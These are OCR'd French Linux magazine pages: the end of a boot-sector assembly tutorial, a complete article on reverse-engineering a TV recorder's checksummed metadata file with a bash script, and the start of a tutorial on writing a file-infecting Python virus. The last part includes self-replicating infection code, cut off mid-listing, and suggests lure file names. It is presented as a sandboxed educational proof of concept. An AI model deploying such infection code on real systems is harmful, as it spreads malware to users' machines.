63: linux_magazine: db 'GNU Linux Magazine
France', 0
64:
65: boot:
66:  sti
67:
68:  call display_enable
69:
70:  push hello_world
71:  call println
72:  add sp, 2
73:
74:  push linux_magazine
75:  call println
76:  add sp, 2
77:
78: times 510 - ($ - $$) db 0  ; octets de
bourrage
79: dw 0xAA55   ; mbr magic number
```

Une fois compilé et exécuté dans qemu, on obtient le résultat présenté en figure 1 :

```
$ nasm -f bin mbr.asm -o hello_world &&
qemu-system-i386 -boot a -fda hello_world
```

Il est aussi possible de débugger notre programme via **gdb**, en spécifiant à **qemu** de créer un serveur compatible, via les options **-s** et **-S** :

```
$ qemu-system-i386 -boot a -fda hello_
world -s -S
```

Ensuite, il suffit de lancer **gdb** et de se connecter au serveur de **qemu** :

```
> gbd
(gdb) target remote localhost:1234
(gdb) layout asm
(gdb) b *0x7c00
(gdb) c
```

Notre programme est simple. Pour aller plus loin, il faudra tout d'abord gérer le fait que le programme est susceptible d'avoir une taille supérieure à 512 octets, ce qui peut arriver si vous voulez utiliser des ressources comme des images. Il vous faudra donc gérer vous-même la partie chargement de votre programme depuis le disque dur via des interruptions du bios.

Il existe de nombreux projets, souvent des jeux, implémentés en mode réel, qui donnent une bonne idée de la complexité de cette programmation. Je vous recommande la lecture du code de **Tetris [6]** et **Floppy Bird [7]**.

Fig. 1 : Fenêtre d'exécution de notre mbr dans QEmu.




Fig. 2 : Fenêtre de débuggage de notre MBR via gdb. 0X7c6c est l'adresse de notre point d'entrée, symbolisé par l'étiquette boot.

CONCLUSION

Nous ne sommes pas allés très loin dans notre compréhension du fonctionnement de l'assembleur... mais nous avons quand même réussi à créer une fonction acceptant des paramètres et à afficher un message dans la console de démarrage du bios de QEmu ! Peut-être qu'en licence si j'avais commencé par ça il aurait été plus simple de coder la division en binaire... En tout cas, c'est en manipulant de l'assembleur que l'on comprend la chance que l'on a d'avoir accès à des langages de haut niveau :-) ■

RÉFÉRENCES

[1] Manuel de nasm : http://www.nasm.us/xdoc/2.12.01/html/nasmdoc0.html

[2] nasm - les sections : http://www.nasm.us/doc/nasmdoc6.html#section-6.3

[3] Liste des appels système : http://asm.sourceforge.net/syscall.html

[4] Bios Interrupt Call sur *Wikipédia* : https://en.wikipedia.org/wiki/BIOS_interrupt_call

[5] Documentation *BIOS* : ftp://ftp.embeddedarm.com/old/saved-downloads-manuals/EBIOS-UM.PDF


[6] Le projet Tetris en mode réel : https://github.com/programble/bare-metal-tetris

[7] Le projet Floppy Bird en mode réel : https://github.com/icebreaker/floppybird

BIDOUILLEZ LES FICHIERS BINAIRES EN LIGNE DE COMMANDES !

VINCENT MAGNIN
[Bidouilleur nostalgique de peek et poke]

MOTS-CLÉS : ENREGISTREUR TNT, FORMAT DVR, FICHIERS BINAIRES, SCRIPT BASH, ÉDITEURS BINAIRES, SOMMES DE CONTRÔLE



Nous allons aborder différentes commandes ou logiciels consacrés aux fichiers binaires, en traitant un problème lié à un format non documenté.

Nous partons d'un problème très concret : j'enregistre la TNT sur un disque dur portable avec mon enregistreur numérique CGV Etimo 2T acheté début 2016. Un défaut de ce modèle, qui devrait être corrigé dans l'Etimo 2T-B, est qu'il ne nomme pas l'enregistrement en se basant sur le nom de l'émission, mais sur le nom de la chaîne. Pour s'y retrouver, il faut donc renommer chaque enregistrement, opération fastidieuse avec une télécommande. De plus, les caractères accentués ne sont pas disponibles sur le clavier virtuel affiché à l'écran. Seuls les caractères alphanumériques, l'espace et le point d'interrogation sont accessibles. Notre objectif est d'écrire un script pour faciliter cette opération.

Si vous n'avez pas d'enregistreur TNT, ne passez pas votre chemin. Le problème exposé est aussi un prétexte pour aborder un certain nombre de commandes et logiciels permettant de manipuler des fichiers binaires : `hexdump`, `ghex`, `vbindiff`, `bbe`, `jacksum`, ainsi que

quelques autres commandes telles que **iconv** et **sed**. Vous trouverez facilement dans votre gestionnaire de paquets les commandes qui ne sont pas déjà installées sur votre système.

1. MENONS L'ENQUÊTE

Le disque dur portable, formaté en FAT32, contient un répertoire **ALIDVRS2** (du nom du fabricant de circuits ALi et DVR pour *Digital Video Recorder*), qui contient des répertoires du type **[TS]2016-09-02.23.30.07-LCP-74**, contenant chacun plusieurs fichiers **.dvr** et **.ts**, par exemple :

```
$ ls -ogtr
total 1957280
-rw-r--r-- 1      65536 sept. 3 01:30 000.dvr
-rw-r--r-- 1      32768 sept. 3 01:30 info3.dvr
-rw-r--r-- 1      65536 sept. 3 02:11 001.dvr
-rw-r--r-- 1 1074120704 sept. 3 02:11 000.ts
-rw-r--r-- 1  929937408 sept. 3 02:45 001.ts
```

À noter que les fichiers **.ts** sont parfaitement lisibles sur votre PC avec VLC. Il n'y a donc aucune protection contrairement aux enregistreurs intégrés aux TV HD qui cryptent généralement les fichiers et ne permettent donc de les relire que sur cette même TV (fonction PVR pour *Personal Video Recorder*).

La commande **file** ne nous apprend pas grand-chose sur les fichiers **.dvr** :

```
$ file info3.dvr
info3.dvr: data
```

Il s'agit en fait d'un format propriétaire, à ne pas confondre avec le DVR-MS de Microsoft qui est un conteneur audio/vidéo, et on ne trouve pas grand-chose sur le Web. Heureusement, la commande **hexdump** permet de visualiser facilement le contenu d'un fichier binaire. Son option **-C** (pour canonique) permet d'afficher les adresses (ou *offsets*) en hexadécimal à gauche, les octets en hexadécimal au milieu et les caractères correspondants à droite. En l'appliquant aux différents fichiers **.dvr**, nous remarquons quelque chose d'intéressant :

```
$ hexdump -C info3.dvr
...
00002ba0  00 00 00 00 68 00 00 4c  00 43
00 50 00 00 00 00  |....h..L.C.P....|
00002bb0  00 00 00 00 00 00 00 00  00 00
00 00 00 00 00 00  |................|
...
```

C'est donc le fichier **info3.dvr** qui contient le nom de l'enregistrement, qui est par défaut le nom de la chaîne (ici LCP). Ce nom est situé à l'offset **0x2ba6** et peut comporter jusqu'à dix-sept caractères. On remarque également que les caractères sont séparés par des octets nuls, ce qui semble être un codage en UTF-16.

ATTENTION !

L'option **-C** de **hexdump** est implicite si vous invoquez la commande par hd. Quand plusieurs lignes sont identiques, **hexdump** affiche simplement une étoile pour l'ensemble, mais vous pouvez le forcer à tout afficher avec l'option **-v**.

Nous pouvons donc essayer de modifier un caractère, par exemple le « L » en « M », et voir si cela fonctionne sur notre appareil TNT. Comme **hexdump** ne permet pas d'éditer un fichier, nous allons utiliser le logiciel à interface graphique **GHex** (voir Figure 1) : on modifie le caractère et on enregistre.

Hélas, l'appareil ne semble pas apprécier : l'enregistrement n'apparaît plus dans la liste ! Grosse déception chez l'auteur, qui en réalité à ce moment avait déjà écrit une première version fonctionnelle de son script... Tout ça pour un octet modifié ! Cela indique que l'appareil est capable de détecter cette modification, peut-être avec la date du fichier ou grâce à une somme de contrôle. Mais ce n'est pas la date puisque si je rétablis les octets dans leur état initial, l'enregistrement réapparaît sur l'appareil.

Pourquoi ne pas regarder ce qui change dans le fichier **info3.dvr** quand on modifie le titre à partir de l'appareil TNT ? Il nous faut un utilitaire du type **diff**, mais fonctionnant avec des fichiers binaires. Une recherche dans le gestionnaire de paquets m'amène à la commande **vbindiff** qui




Fig. 1 : Édition d'un fichier binaire avec GHex.

permet de visualiser rapidement toutes les différences entre deux fichiers binaires en tapant sur la touche **<Entrée>** pour passer d'une différence à la suivante :

```
$ vbindiff info3.dvr info3.dvr.backup0
```

On se rend alors compte qu'outre les caractères modifiés dans le nom de l'enregistrement, une autre différence est apparue : les quatre derniers octets des fichiers diffèrent (cf. Figure 2). Leur valeur était initialement **0x67882493** et est devenue **0xBBDD2494**. À noter que nous aurions pu également utiliser simplement la commande **cmp** (attention, elle numérote les octets à partir de 1 !) avec les options **-lb** pour afficher à la fois tous les octets qui diffèrent et les caractères correspondants :

```
$ cmp -lb info3.dvr info3.dvr.backup0
11176 115 M    114 L
32765 273 M-;  147 g
32766 335 M-]  210 M-^H
32768 224 M-^T 223 M-^S
```

La deuxième hypothèse, une somme de contrôle, semble donc être la bonne. Ou plutôt la pire ! Comment savoir quelle somme de contrôle ou fonction de hachage est utilisée ? Il y a bien les célèbres md5 et sha1, mais beaucoup d'autres existent. Tout au plus peut-on penser qu'il s'agit d'une somme 32 bits. Si les développeurs ont inventé leur propre algorithme, autant abandonner ! Mais il est plus probable qu'ils aient utilisé une fonction classique disponible dans une librairie libre.

À nouveau le gestionnaire de paquets est notre ami : une recherche sur « checksum » m'amène à la commande **jacksum** qui gère 58 algorithmes différents. Oui, mais cette somme ne peut pas être calculée à partir d'elle-même... Il nous faut donc probablement éliminer les quatre derniers octets du fichier, ce qui se fait très facilement avec GHex en appuyant sur la touche ***Suppr***. Appelons ce fichier **info3.dvr.raccourci**, qui fait donc 32764 octets au lieu de 32768. Avec l'option **-a all** de **jacksum**, je peux calculer toutes les sommes d'un coup et l'option **-F** permet de formater la sortie :

```
$ jacksum -a all -F "#ALGONAME{i} = #CHECKSUM{i}"
info3.dvr.raccourci
adler32 = 67882493
cksum = e9cc5dfc
crc16 = 305c
crc24 = 691507
...
```

Coup de bol, au premier coup d'œil on s'aperçoit qu'ils ont utilisé un algorithme nommé **adler32**, c'est le premier de la liste alphabétique ! D'après Wikipédia **[2]**, cet algorithme a pour avantage d'être rapide à calculer. Et pour cause, l'appareil TNT doit vérifier les sommes de tous les fichiers **info3.dvr** du disque à chaque affichage de la liste des enregistrements !

FORMAT TS

Les fichiers `.ts` sont des conteneurs MPEG-TS permettant de stocker des flux vidéos et audios ainsi que des métadonnées. TS signifie *Transport Stream*, ce format étant destiné à diffuser des contenus sur des médias non sûrs, par exemple par les ondes hertziennes pour la TNT. Il s'agit d'un MPEG qui tolère une dégradation du signal.

Si vous utilisez la commande `strings -n 8 000.ts` pour afficher toutes les chaînes d'au moins huit caractères contenues dans le fichier `000.ts`, vous vous rendrez compte que le flux contient en particulier les données des programmes TV (EPG pour *Electronic Program Guide*).

Pour concaténer les fichiers `.ts` et obtenir un seul fichier, la commande `cat *.ts > complet.ts` donne de bons résultats. Vous risquez juste d'avoir quelques artefacts mpeg ou sonores au niveau des jonctions. Si vous voulez un résultat parfait, vous pouvez utiliser le gratuiciel RecTVEdit [1]. Il permet également de visualiser les paquets TS et de découper la vidéo (fonction manquant cruellement sur l'Etimo 2T). Je n'ai pas trouvé de logiciel libre équivalent.

On vérifie l'hypothèse en modifiant à la main le nom de l'enregistrement et la somme de contrôle dans un fichier **info3.dvr** avec GHex. Cette fois-ci l'appareil accepte sans broncher. Nous avons notre preuve de concept, il n'y a plus qu'à écrire un script.

2. LE SCRIPT

Le script est relativement court, mais certaines lignes ont demandé plus d'une heure de travail :

```
 1: #! /bin/bash
 2:
 3: readonly TAILLE=17
 4:
 5: if [ ${#} -eq 0 ]; then
 6:   echo "utilisation : ${0} \"titre\"
[fichier.dvr]"
 7:   exit 1
 8: else
 9:   titre=${1:0:${TAILLE}}
10:   fichier=${2:-"info3.dvr"}
11: fi
12:
13: octets=$(echo -n "${titre}" | iconv -t
utf-16be//TRANSLIT | hexdump -e '"\\x" 1/1
"%02X" ""')
```

```
14: i=${#titre}
15: while [ ${i} -lt ${TAILLE} ]; do
16:     i=$((i+1))
17:     octets=${octets}"\x00\x00"
18: done
19:
20: cp "${fichier}" "${fichier}.backup"
21: bbe -e "r 11174 ${octets} ; d 32764 4"
"${fichier}.backup" -o "${fichier}.tmp"
22: somme=$(jacksum -a adler32 -E hex -F
"#CHECKSUM" "${fichier}.tmp" | sed -r 's/
(..)/\\x\1/g')
23: bbe -e "A ${somme}" "${fichier}.tmp" -o
"${fichier}"
24:
25: rm "${fichier}.tmp"
26: echo "${1}" > titre.txt
```

N'oubliez pas de rendre le script exécutable par l'utilisateur avec la commande :

```
$ chmod u+x titrer.sh
```

La ligne 1 ou « shebang » indique le chemin de l'interpréteur à utiliser. Le nombre maximum de caractères pour le titre est stocké dans une constante **TAILLE**. Nous testons ensuite le nombre d'arguments **${#}** transmis au script. Si l'utilisateur les a oubliés, nous affichons ce qui est attendu. Sinon, nous récupérons le titre à donner à l'enregistrement à partir de **${1}** et le nom du fichier à traiter à partir de **${2}**, en utilisant la syntaxe **${2:-"info3.dvr"}** qui prend la valeur **${2}** si l'argument a été fourni ou **info3.dvr** sinon.




Fig. 2 : Affichage des différences de deux fichiers binaires avec vbindiff. On peut aussi éditer les octets.

Ligne 9, on pourrait penser utiliser **titre=$(echo ${1} | head -c ${TAILLE})** pour ne récupérer que les dix-sept premiers caractères fournis par l'utilisateur, mais notre ligne de commandes travaille en UTF-8 : les caractères ASCII sont stockés sur un octet et les caractères accentués sur deux octets. Et **head -c** ne travaille pas à partir du nombre de caractères, mais du nombre d'octets ! Nous évitons ce problème avec la syntaxe **${1:0:17}** qui renvoie bien dix-sept caractères à partir du caractère zéro de la chaîne **${1}**.

À noter que pour éviter toute ambiguïté, nous délimitons systématiquement les noms de variables par des accolades et que nous encadrons leurs valeurs par des guillemets quand il s'agit de chaînes de caractères susceptibles de contenir des espaces ou autres caractères pouvant poser problème **[3]**.

Pour modifier notre fichier binaire, nous allons utiliser la commande **bbe** *(binary block editor)* **[4]**, dégotée dans notre gestionnaire de paquets. Il faudrait que notre titre soit disponible sous forme d'une liste d'octets de la forme **\x00\x4C\x00\x69**... C'est l'objet de la ligne 13 qui va par exemple transformer la chaîne « Linux » ainsi :

```
$ echo -n "Linux" | iconv -t utf-16be//TRANSLIT |
hexdump -e '"\\x" 1/1 "%02X" ""'
\x00\x4C\x00\x69\x00\x6E\x00\x75\x00\x78
```

L'option **-n** de la commande **echo** permet d'éviter d'avoir un passage à la ligne en fin de chaîne. La commande **iconv -t** reçoit cette chaîne codée en UTF-8 et la transcode en UTF-16BE, c'est-à-dire en UTF-16 Big Endian (octet de poids fort suivi de l'octet de poids faible). L'attribut **//TRANSLIT** permet d'approximer si possible les caractères non disponibles ou de les remplacer par un point d'interrogation. Ce flux de caractères est envoyé à la commande **hexdump** **[5]**. L'option **-e** spécifie le format d'affichage : un préfixe **\x** (notez le triple caractère d'échappement, la chaîne devant étant traitée successivement par **bash**, **hexdump** et **bbe**), un octet à la fois (**1/1**) écrit sur deux chiffres hexadécimaux (**%02X**), sans suffixe (chaîne vide finale).

Les lignes 14 à 18 servent à ajouter des octets nuls à la fin de la chaîne **octets** jusqu'à concurrence de dix-sept caractères UTF-16 afin de remplacer entièrement la chaîne préexistante. Rappelons que si la syntaxe **$()** permet de récupérer

le résultat d'une commande, **$(())** permet de récupérer le résultat d'une opération algébrique (ici l'incrémentation du compteur **i**).

À noter que si vous cherchez sur le Web comment répéter une chaîne de caractères en bash, vous serez surpris du nombre de réponses, recourant généralement à des astuces plus ou moins obscures. J'aurais par exemple pu écrire :

```
if [ ${#titre} -lt ${TAILLE} ] ; then
 octets=${octets}$(printf '%0.s\\x00\\x00' $(seq
1 $((17-${#titre})))) ;
fi
```

J'aurais gagné deux lignes, et peut-être est-il possible de faire encore plus court, mais pourquoi sacrifier la lisibilité du script ? Si certaines lignes (13, 21 et 22) peuvent paraître obscures, cela provient de la nécessité d'enchaîner des commandes puissantes avec des options précises pour obtenir exactement le résultat voulu. Ce n'est pas pour le plaisir. Mais dans le cas présent, le problème est basique et en l'absence de commande ou de syntaxe conçue pour résoudre directement ce problème, il me semble préférable d'écrire un code clair. Écrire en bash n'est pas un concours d'offuscation.

Nous sauvegardons ensuite le fichier **info3.dvr** avant de le modifier avec la commande **bbe**, qui se veut l'équivalent de **sed** pour les fichiers binaires **[4]**. Cette commande va prendre en entrée le fichier de sauvegarde et générer un fichier temporaire avec une extension **.tmp**. L'option **-e** permet d'exécuter une liste de commandes séparées par des points-virgules : tout d'abord avec **r 11174 ${octets}** nous remplaçons à partir de l'offset **11174** (**0x2ba6** en hexadécimal) le contenu du fichier par notre suite d'octets, puis avec **d 32764 4** nous effaçons **4** octets à partir de l'offset **32764**. Nous obtenons donc un fichier avec le titre de notre émission et sans les quatre derniers octets de la somme de contrôle.

Ligne 22, nous récupérons d'abord la somme Adler-32 du fichier temporaire sous forme hexadécimale :

```
$ jacksum -a adler32 -E hex -F "#CHECKSUM" info3.dvr.tmp
67882493
```

La commande **sed** va faire précéder la valeur de chaque octet par le préfixe **\x** :

```
$ echo "67882493" | sed -r 's/(..)/\\x\1/g'
\x67\x88\x24\x93
```

L'option **-r** indique que nous allons utiliser une expression régulière étendue. La syntaxe pour une substitution est **s/chercher/substituer/drapeaux**. Ici nous cherchons des groupes de deux caractères **(..)**. Et nous les remplaçons par **\x** (notez le nécessaire échappement du **** dans la commande) suivi du groupe trouvé **\1**. Le drapeau **g** permet de traiter toutes les occurrences et non pas seulement la première rencontrée.

Nous n'avons plus ligne 23 qu'à ajouter les quatre octets de la somme de contrôle à la fin du fichier temporaire avec la commande **A** (comme *append*) de **bbe**, pour obtenir notre nouveau fichier **info3.dvr**. Nous supprimons le fichier temporaire ligne 25, mais nous conservons le **.backup** par sécurité.

Enfin, nous sauvegardons avec la commande **echo** le titre complet de l'enregistrement dans un fichier **titre.txt**, parce que pour un nom d'enregistrement, dix-sept caractères c'est un peu court, jeune homme ! On pourra ainsi obtenir facilement la liste de tous les enregistrements avec une commande du type :

```
$ for repertoire in * ; do cat
"${repertoire}/titre.txt" ; done
```

Avant de tester le résultat sur l'appareil TNT, nous vérifions que le titre a été écrit correctement en utilisant **iconv** pour passer cette fois de l'UTF-16 à l'UTF-8 :

```
$ ./titrer.sh "Un oeil sur vous, citoyens
sous surveillance"
$ bbe -s -b x2ba6:34 info3.dvr | iconv -f
utf-16be -t utf-8 ; echo
Un oeil sur vous,
```

L'option **-s** de **bbe** permet de n'extraire que les octets du bloc indiqué.

Le code de ce script, dans sa version commentée, est disponible sur mon **GitHub [6]**.

CONCLUSION

Si votre enregistreur TNT fonctionne avec un autre *chipset*, vous devrez probablement refaire votre propre investigation en utilisant les commandes et logiciels que nous avons abordé dans cet article, tels que GHex, **hexdump**, **vbindiff** et **bbe** pour manipuler les fichiers binaires, **jacksum** pour calculer des sommes de contrôle et **iconv** pour résoudre les problèmes de codage de caractères en ligne de commandes.

En tout cas, mieux vaut avoir sous la main les nombreux hors-séries et articles des Éditions Diamond, ainsi que quelques livres **[7, 8]**, pour résoudre les nombreux problèmes rencontrés, sans oublier les précieuses commandes **man** et **info**. Car mettre au point un tel script nécessite d'explorer

les options de chaque commande afin d'obtenir exactement la fonction désirée. Toute commande bien conçue permet en particulier de formater sa sortie afin de pouvoir l'injecter sous la forme attendue en entrée par la commande suivante. La commande **sed** et les expressions régulières permettent éventuellement de fignoler ce travail.

Enfin, nous aurions pu travailler en **C** ou en **Python**, mais la concision du shell n'a pas d'égale et lui donne une beauté cryptique qui nous fait penser avec révérence et gratitude aux pères du système et aux développeurs des commandes utilisées. Mécanismes de substitution, *pipes* et options bien pensées permettent de faire tant de choses en si peu de lignes ! Soyons néanmoins vigilants à ne pas nous laisser entraîner pour le plaisir vers le côté obscur du code. ■

RÉFÉRENCES

[1] Logiciel permettant de renommer et de concaténer des fichiers ts : http://lg.hc.free.fr/RecTVEdit/download/RecTVEdit_v4.10.1.zip

[2] Somme de contrôle Adler-32 : https://en.wikipedia.org/wiki/Adler-32

[3] Romain Pelisse, « Bash : aller encore plus loin avec les bonnes pratiques », GNU/Linux Magazine n°192, avril 2016.

[4] Site du logiciel binary block editor : http://bbe-.sourceforge.net/bbe.html

[5] Article de blog en anglais détaillant l'usage de hexdump : https://www.suse.com/communities/blog/making-sense-hexdump/

[6] Retrouvez le code du script sur https://github.com/vmagnin/Etimo_2T

[7] Christophe Blaess, Shells Linux et Unix par la pratique, Eyrolles, 2008, ISBN : 978-2-212-12273-2.

[8] Bernard Desgraupes, Introduction aux expressions régulières. 2e édition, Vuibert, 2008, ISBN : 978-2-7117-4867-9.

CRÉEZ VOTRE PREMIER VIRUS EN PYTHON

TRISTAN COLOMBO

MOTS-CLÉS : PYTHON, VIRUS, DÉTECTION, SÉCURITÉ

Qui n'a pas été confronté au moins une fois dans sa vie à un virus informatique ? Ces petits programmes nuisibles ciblent prioritairement les possesseurs de machines sous Windows, mais peuvent très bien atteindre également des systèmes GNU/Linux ou OS X. Pour comprendre les mécanismes de base de ces programmes, je vous propose de créer votre propre virus.

Avant de commencer, je tiens à préciser que cet article est donné à titre de preuve de concept. Notre objectif restera de tester des méthodes de programmation permettant d'obtenir un code ayant le comportement d'un virus qui est sciemment grandement simplifié à titre d'étude et de manière à ne provoquer aucun dommage s'il venait à être lâché dans la nature par inadvertance. Pour cela, nous allons procéder en plusieurs étapes en abordant tout d'abord le fonctionnement minimal d'un virus, puis aborder différents types de virus avant d'écrire le nôtre et de finir en tentant de l'améliorer.

1. FONCTIONNEMENT BASIQUE D'UN VIRUS

Un virus informatique est un programme qui tire son nom de l'analogie avec un virus au sens biologique du terme : un élément ayant besoin d'une cellule hôte pour se répliquer. Un virus peut être « dormant » donc inactif ou au contraire se répliquer et interférer avec le fonctionnement de l'organisme hôte.

D'un point de vue informatique, un virus est donc simplement un programme qui a la capacité de se copier à l'intérieur d'un autre programme (le programme hôte) sans en altérer le

fonctionnement. Lors de l'exécution du programme hôte, le virus pourra être activé, déclencher une action (une « bombe logique » dans le cas d'une action malveillante ou encore un *trigger* en anglais) et se répliquer en infectant d'autres programmes qui n'auraient pas encore été infectés. La bombe logique pourra être déclenchée par une action particulière de l'utilisateur, une date prédéfinie ou autre.

Pour résumer, la contamination et plus précisément le cycle de vie d'un virus est le suivant :

1. Exécution par l'utilisateur d'un programme contenant le virus. Ce programme utilisera la plupart du temps une faille du système de manière à disposer des droits root et accéder ainsi à un éventail d'actions plus large. Il faut remarquer ici que l'entrée du virus dans le système est la conséquence d'une action d'un utilisateur exécutant le programme.
2. Le virus va infecter un autre programme qui ne soit pas déjà infecté en intégrant son code dans celui-ci. L'intégration peut se faire au début (*prepend*) à la fin (*append*) ou de manière plus complexe.
3. Si une bombe logique est présente, en fonction des paramètres de déclenchement elle sera exécutée.
4. En général le programme hôte sera exécuté.

2. QUELQUES TYPES DE VIRUS

On distingue plusieurs types de virus, parmi lesquels :

- les virus chiffrés qui masquent leur code en chiffrant leurs instructions, ce qui permet de ne pas révéler leur présence d'une manière trop rapide ;
- les virus polymorphes qui sont des virus chiffrés dont le code est modifié réplication après réplication : il n'y a pas de modification du comportement, mais la signature de ces virus change, ce qui les rend plus difficilement détectables par un antivirus. Il faut toutefois noter que la partie du code permettant de déchiffrer les instructions du virus est forcément en clair et peut donc servir à élaborer une signature ;
- les virus métamorphes qui sont des virus capables de modifier complètement la structure de leur code (par exemple en utilisant des instructions « inactives » pour augmenter artificiellement leur taille et leur permettre de déplacer des instructions). On utilise pour cela des moteurs métamorphiques qui vont modifier le code binaire des exécutables sans en altérer le fonctionnement.

3. UN PREMIER VIRUS TRÈS SIMPLE

Le premier virus que nous allons créer sera très simple : il s'agira d'un virus allant infecter les fichiers de commande contenus dans **/bin** (**ls**, **cp**, etc.). J'ai choisi d'infecter initialement le programme **ls** puis de n'infecter qu'un seul autre fichier de manière aléatoire à chaque appel d'un fichier infecté.

3.1 Précautions à prendre pour les tests

Avant de nous lancer dans l'expérimentation, nous allons effectuer quelques manipulations permettant de nous assurer que nous n'endommagerons pas notre système :

1. Déplacez-vous dans votre répertoire d'expérimentation et créez un répertoire **my_bin** :

```
$ mkdir my_bin
```

2. Rendez-vous dans le répertoire précédemment créé et effectuez une copie de tous les fichiers (hors liens symboliques) de **/bin** :

```
$ cd my_bin
$ cp --no-preserve=links /bin/* .
```

3. Toujours en étant dans le répertoire **my_bin** (simplement parce que la commande sera plus rapide à écrire), modifiez votre variable d'environnement **PATH** temporairement de manière à ce que les commandes issues de **/bin** exécutées soient celles de **my_bin** :

```
$ export PATH='pwd':${PATH}
```

ATTENTION !

Vous devrez répéter cette troisième étape à chaque fois que vous voudrez tester votre virus dans un nouveau terminal (et donc notamment après un arrêt de la machine) puisque l'export de la variable **PATH** ne sera pas mémorisé.

3.2 Le code

Avant d'infecter réellement chaque fichier nous allons créer un virus compagnon : un virus qui renomme le fichier cible et prend sa place de manière à être exécuté avant de lancer le code de son « hôte » (la notion d'hôte n'a plus vraiment de sens ici, c'est pourquoi on parlera plutôt de compagnon).

Le virus initial se logera dans un fichier qui sera exécuté par l'utilisateur et il faudra donc lui donner un nom « alléchant » qui sera déterminé en fonction de la cible. Ce pourra ainsi être **crack_infinite_lives**, **keygen_best_game**, etc. Nous nous contenterons d'un **easy_install.py** qu'il faudra rendre exécutable par :

```
$ chmod ugo+x easy_install.py
```

Voici maintenant le code :

```
01: #!/usr/bin/python3
02: # === INFECTED ===
03: import os
04: import os.path
05: from sys import argv
06: import shutil
07: import stat
08: import random
09:
10: cmd_init, cmd = ('ls', 'ls')
11: pathToCorrupt = '/home/tristan/my_bin/'
12: fileToCorrupt = pathToCorrupt + cmd
13:
14: def isInfected(content):
15:     return content == b'# === INFECTED ===\n'
16:
17: def bomb():
18:     print('BEAAAAAAAAAAH!')
19:
20: with open(fileToCorrupt, 'rb') as currentFile:
21:     ftcLines = currentFile.readlines()
22:     if isInfected(ftcLines[1]):
23:         filenames = os.listdir(pathToCorrupt)
24:         random.shuffle(filenames)
25:         for cmd in filenames:
26:             if cmd != cmd_init and cmd[0] != '.':
27:                 with open(pathToCorrupt + cmd,
'rb') as newFile:
28:                     ftcLines = newFile.readlines()
29:                     if not
isInfected(ftcLines[1]):
30:                         fileToCorrupt =
pathToCorrupt + cmd
31:                         break
32:         else:
33:             print('All files already corrupted!')
34:             exit(0)
35:
36: # Debut de l'infection
37: try:
38:     print('Infection in progress : command', cmd)
